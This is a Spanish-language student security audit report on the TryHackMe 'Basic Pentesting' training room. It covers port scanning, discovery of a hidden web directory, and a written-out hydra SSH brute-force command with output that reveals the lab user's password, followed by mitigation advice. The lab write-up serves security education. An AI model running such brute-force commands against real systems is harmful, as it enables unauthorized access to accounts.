Informe de Auditoría de Seguridad - INSECUR S.A.

TryHackMe: Basic Pentesting

Autora: Maria Emilia Ortiz Sosa
Institución: Universidad Champagnat
Carrera: Licenciatura en Sistemas de Información
Fecha: 13 de Octubre de 2026

---

1. Resumen Ejecutivo

El presente documento detalla la auditoría de seguridad y prueba de penetración realizada sobre el servidor objetivo asignado (IP: 10.65.131.110), correspondiente a la sala "Basic Pentesting" de la plataforma TryHackMe. Durante la evaluación, se identificaron vulnerabilidades críticas de exposición de información y configuraciones débiles de contraseñas que permitieron comprometer los servicios del servidor y obtener acceso remoto inicial.

---

2. Metodología y Fases del Ataque

La auditoría se llevó a cabo siguiendo las fases estándar de un proceso de pentesting:

Fase 1: Reconocimiento e Identificación de Servicios

Se ejecutó un escaneo de puertos utilizando Nmap, identificando servicios activos en el objetivo, destacando SSH (puerto 22), Apache Tomcat (puertos 80 y 8080) y SMB (puertos 139 y 445).

Posteriormente, se empleó Gobuster para realizar enumeración web en el servidor Apache, descubriendo un directorio oculto denominado /development/.

Fase 2: Análisis de Vulnerabilidades (Fuga de Información)

Al acceder al directorio /development/, se descubrieron dos archivos de texto. Estos archivos constituyeron una brecha de Information Disclosure al revelar notas internas de los administradores y exponer que un usuario poseía una contraseña extremadamente débil. Mediante técnicas de enumeración, se determinó que los usuarios completos correspondían a jan y kay.

Fase 3: Explotación (Acceso Inicial)


Aprovechando la debilidad confirmada en la política de contraseñas, se lanzó un ataque de fuerza bruta contra el servicio SSH utilizando la herramienta hydra en conjunto con el diccionario de contraseñas. El ataque fue exitoso, revelando la credencial válida y permitiendo el acceso remoto interactivo al servidor.


Fase 4: Escalada de Privilegios


(Espacio reservado para detallar la extracción y descifrado de la clave privada SSH oculta en los directorios del servidor, la cual permite pivotar hacia la cuenta del otro usuario y reclamar el archivo pass.bak).


---

3. Registro de Evidencias




21:35
TryHackMe | Basic Pentes
OffSec
Kali Lir
Active machine
To successf
starting bo
equipped v
kali@kali: ~/TP_THM
Session Actions Edit View Help
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.41 (Ubuntu)
139/tcp open netbios-ssn Samba smbd 4
445/tcp open netbios-ssn Samba smbd 4
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
| ajp-methods:
|_ Supported methods: GET HEAD POST OPTIONS
8080/tcp open http Apache Tomcat 9.0.7
|_http-title: Apache Tomcat/9.0.7
|_http-favicon: Apache Tomcat
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Host script results:
| smb2-time:
| date: 2026-10-13T01:34:38
|_ start_date: N/A
|_nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: <unknow
n> (unknown)
| smb2-security-mode:
| 3.1.1:
|_ Message signing enabled but not required
Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.55 seconds
(kali㉿kali)-[~/TP_THM]
$


22:25
Home
File System
Trash
kali@kali: ~/TP_THM
Session Actions Edit View Help
See https://ubuntu.com/esm or run: sudo pro status
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check yo
ur Internet connection or proxy settings
Your Hardware Enablement Stack (HWE) is supported until April 2025.
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102
jan@ip-10-65-131-110:~$


TryHackMe | Basic Pentes
Index of /development
Index of
Name
Parent Directo
dev.txt
j.txt
Apache/2.4.41 (U
kali@kali: ~/TP_THM
Session Actions Edit View Help
(kali㉿kali)-[~/TP_THM]
$ hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.65.131.110
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-10-12 22:06:14
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.65.131.110:22/
[STATUS] 210.00 tries/min, 210 tries in 00:01h, 14344191 to do in 1138:26h, 14 active
[STATUS] 201.00 tries/min, 603 tries in 00:03h, 14343798 to do in 1189:23h, 14 active
[22][ssh] host: 10.65.131.110 login: jan password: armando
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-10-12 22:10:42
(kali㉿kali)-[~/TP_THM]
$


TryHackMe | Cyber Securi
tryhackme.com/room/pentestingfundamen
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB
¡Gran trabajo ortizemilia! Habitación completada!
¡Tus habilidades se están disparando!
Tareas completadas
5
Puntos ganados
72
Racha
1
Desplácese hacia abajo para revisar su progreso

- **Evidencia de escaneo:** Resultado del escaneo de puertos inicial.
- **Evidencia de directorio:** Descubrimiento de la carpeta oculta en el servidor web.
- **Evidencia de explotación:** Recuperación de la contraseña del usuario.
- **Evidencia de acceso:** Acceso exitoso vía SSH al servidor.

---

4. Recomendaciones de Seguridad (Mitigación)

Para subsanar las vulnerabilidades encontradas durante esta auditoría, se recomienda a la organización implementar las siguientes medidas:

1. **Políticas de Contraseñas:** Aplicar y forzar una política de contraseñas robustas en todos los servicios de autenticación (como SSH y SMB) que exija longitud mínima, complejidad y bloqueos tras intentos fallidos.
2. **Manejo de Información Sensible:** Eliminar inmediatamente cualquier archivo de texto, nota o respaldo con información interna de los directorios públicos del servidor web.
3. **Restricción de Permisos:** Configurar correctamente los permisos de archivos críticos en el sistema operativo para asegurar que información confidencial, como claves privadas, no pueda ser leída por usuarios no autorizados.
4. **Auditoría de Servicios Abiertos:** Evaluar la necesidad real de mantener expuestos los servicios SMB y Tomcat hacia redes externas, o implementar reglas estrictas de firewall.